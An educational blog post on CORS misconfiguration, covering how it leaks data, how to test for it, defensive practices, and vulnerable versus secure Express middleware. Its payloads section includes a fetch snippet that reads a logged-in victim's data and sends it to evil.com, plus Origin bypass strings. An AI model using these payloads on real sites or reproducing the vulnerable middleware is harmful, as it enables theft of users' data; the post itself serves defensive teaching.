
This Vulnerability Explain post covers Cross-Origin Resource Sharing (CORS) Misconfiguration. CORS is meant to safely relax the same-origin policy for trusted origins, but a loose configuration can let attacker websites read sensitive data from your authenticated users. Let's see how it goes wrong.
What is CORS Misconfiguration?
CORS is a browser mechanism that lets a server declare which other origins may read its responses. A misconfiguration happens when the server is too permissive - reflecting any origin, allowing credentials with a wildcard, or trusting origins it should not.

The dangerous combination is reflecting the request's Origin back in Access-Control-Allow-Origin while also sending Access-Control-Allow-Credentials: true. That tells the browser any site may make credentialed requests and read the responses, so an attacker page can pull a logged-in victim's data.
How does CORS Misconfiguration work?
A CORS misconfiguration becomes a data leak like this:
- Server Reflects Origin
- The server echoes the incoming Origin header into Access-Control-Allow-Origin instead of using an allowlist.
- Credentials Allowed
- The server also sends Access-Control-Allow-Credentials: true.
- Victim Visits Attacker Page
- A logged-in victim opens the attacker's website.
- Cross-Origin Request With Cookies
- The attacker's JavaScript makes a credentialed request to the target API.
- Data Exfiltration
- Because CORS approves the attacker origin, the browser lets the attacker read the authenticated response.
CORS does not weaken the same-origin policy by itself - misconfiguring it does. The danger is in trusting origins dynamically, especially together with credentials.
Tools and Techniques for CORS Misconfiguration Testing
Testing centers on sending varied Origin headers and inspecting the CORS response headers.
Manual Testing Methodologies
- Origin Reflection Test - Send an arbitrary Origin and check whether it is reflected in Access-Control-Allow-Origin.
- Credentials Check - Look for Access-Control-Allow-Credentials: true alongside a reflected or wildcard origin.
- Null Origin - Try Origin: null (for example from a sandboxed iframe) to see if it is trusted.
- Subdomain and Prefix Tricks - Test whether weak matching allows evil-target.com or target.com.evil.com.
Automated Scanning Tools
- CORScanner - Fast scanner for CORS misconfigurations.
- Corsy - Detects common CORS misconfiguration patterns.
- Burp Suite Scanner - Flags permissive CORS policies.
- Nuclei - Templates check CORS headers at scale.
CORS Misconfiguration Protection Mechanisms
Best Practices for Secure Coding
- Use a Strict Origin Allowlist
- Description: Compare the Origin against an explicit list and only then echo it.
- Benefits: Untrusted origins are never approved.
- Implementation Tip: Never blindly reflect the Origin header.
- Be Careful With Credentials
- Description: Only allow credentials for specific trusted origins, never with a wildcard.
- Benefits: Prevents credentialed cross-origin reads by attackers.
- Implementation Tip: Do not combine Allow-Credentials: true with a reflected or * origin.
- Validate Exactly
- Description: Match origins exactly, including scheme and port.
- Benefits: Stops prefix and suffix matching bypasses.
- Implementation Tip: Avoid startsWith/contains checks on the origin.
Best Practices for Organizations
- Central CORS Policy
- Define one reviewed CORS configuration shared across services.
- Avoid per-endpoint ad hoc rules.
- Least Exposure
- Only enable CORS where cross-origin access is genuinely needed.
- Prefer same-origin designs where possible.
- Testing
- Scan for permissive CORS in CI.
- Re-check after API gateway or framework changes.
Top CORS Misconfiguration payloads used by Security Researchers
As a security researcher, knowing the most common payloads helps you detect and prevent these attacks. Use this knowledge ethically and only on systems you are authorized to test. Some sample payloads are shown below.
// Test origin reflection
GET /api/me HTTP/1.1
Origin: https://evil.com
// Vulnerable response:
//   Access-Control-Allow-Origin: https://evil.com
//   Access-Control-Allow-Credentials: true
// Null origin trust test
Origin: null// Attacker page exfiltrating victim data
fetch('https://target.com/api/me', { credentials: 'include' })
.then(r => r.text())
.then(d => fetch('https://evil.com/log?d=' + encodeURIComponent(d)));// Weak matching bypass attempts
Origin: https://target.com.evil.com
Origin: https://eviltarget.comReal-World Example: Reading Account Data Cross-Origin
An API set Access-Control-Allow-Origin by reflecting whatever Origin it received and also sent Access-Control-Allow-Credentials: true, intending to support several front-ends.
An attacker hosted a page that, when visited by a logged-in user, used fetch with credentials to call the API's /api/me endpoint and read the victim's profile - then shipped it to the attacker's server. The browser permitted it because CORS explicitly approved the attacker origin.
The fix replaced origin reflection with a strict allowlist and only enabled credentials for the real front-end origins. CORS is safe only when it trusts a known, exact set of origins - never whatever the request claims.
Vulnerable and secure code of CORS Misconfiguration
The following example shows the contrast between vulnerable and secure code for CORS Misconfiguration. It helps you see how the flaw creeps into real code and the changes that shut it down.
🥺 Vulnerable Code:
// Vulnerable: reflects any origin and allows credentials
app.use((req, res, next) => {
  res.setHeader("Access-Control-Allow-Origin", req.headers.origin);
  res.setHeader("Access-Control-Allow-Credentials", "true");
  next();
});- The request Origin is echoed back, so every site is trusted.
- With credentials allowed, attacker pages can read the victim's authenticated data.
😎 Secure Code:
// Secure: strict allowlist, credentials only for trusted origins
const ALLOWED = new Set([
  "https://app.example.com",
  "https://admin.example.com",
]);

app.use((req, res, next) => {
  const origin = req.headers.origin;
  if (ALLOWED.has(origin)) {
    res.setHeader("Access-Control-Allow-Origin", origin);
    res.setHeader("Access-Control-Allow-Credentials", "true");
    res.setHeader("Vary", "Origin");
  }
  next();
});- Only exact, pre-approved origins are ever reflected.
- Credentials are allowed only for trusted origins, and Vary: Origin keeps caches correct.
Conclusion
CORS Misconfiguration quietly undoes the same-origin policy that protects your users. Validate the Origin against a strict, exact allowlist before reflecting it, never pair Allow-Credentials: true with a wildcard or reflected origin, and enable CORS only where it is truly needed. Configured tightly, CORS is safe; configured loosely, it hands attacker sites the keys to your users' data.